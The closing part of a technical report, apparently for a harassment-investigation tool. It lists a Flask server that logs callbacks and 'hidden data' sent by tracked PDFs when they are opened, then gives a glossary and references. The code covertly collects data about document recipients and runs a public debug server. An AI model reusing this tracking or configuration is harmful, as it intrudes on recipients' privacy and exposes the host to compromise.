    token = request.args.get('token')
    if token in logged_tokens:
        logging.info(f"PDF opened for token: {token} - Data: {json.dumps(logged_tokens[token])}")
        del logged_tokens[token]
        return "Thank you!", 200
    return "Invalid token", 400

@app.route('/pdf_callback', methods=['GET'])
def pdf_callback():
    hidden_data = request.args.get('data', '')
    logging.info("Primary PDF callback triggered with data: " + hidden_data)
    return "Primary callback logged", 200

@app.route('/pdf_callback_stage2', methods=['GET'])
def pdf_callback_stage2():
    token = request.args.get('token', '')
    if token in logged_tokens:
        logging.info(f"Stage2 callback: Token {token} verified with data: {json.dumps(logged_tokens[token])}")
        return "Stage2 callback logged", 200
    return "Invalid token", 400

```

```
@app.route('/logs')
def display_logs():
    try:
        with open('user_logs.log', 'r') as f:
            logs = f.read()
    except Exception as e:
        logs = f"Error reading log file: {e}"

    logs_html = """
    <!DOCTYPE html>
    <html>
    <head>
        <meta charset="UTF-8">
        <title>User Logs</title>
        <style>
            body { font-family: Arial, sans-serif; margin: 20px; background-
    color: #f9f9f9; }
            h1 { color: #333; }
            pre { background: #eee; padding: 15px; border-radius: 5px; overflow
    : auto; }
        </style>
    </head>
    <body>
        <h1>User Logs</h1>
        <pre>{{ logs }}</pre>
    </body>
    </html>
    """
    return render_template_string(logs_html, logs=logs)

@app.route('/simulate')
def simulate():
    return "Simulation endpoint", 200

if __name__ == '__main__':
    port = int(os.environ.get("PORT", 5000))
    app.run(debug=True, host="0.0.0.0", port=port)
```

Listing 11: app(3).py Source Code

11.2 Glossary of Terms

Steganography:	The technique of hiding information within another file, image, or video.
Fernet:	A symmetric encryption method from the cryptography library ensuring message integrity and confidentiality.
Callback:	A function or routine that is executed after a specific event, used here to verify token and hidden data in the PDF.

11.3 References and Further Reading

- Documentation for `Flask`, `ReportLab`, `PyPDF2`, `Fernet`, and `Stegano`.
- Cybersecurity best practices for forensic logging and data capture.
- Internal policies regarding harassment investigations and data privacy.

12 Document Revision History

Version	Date	Description
1.0	March 28, 2025	Initial release with complete documentation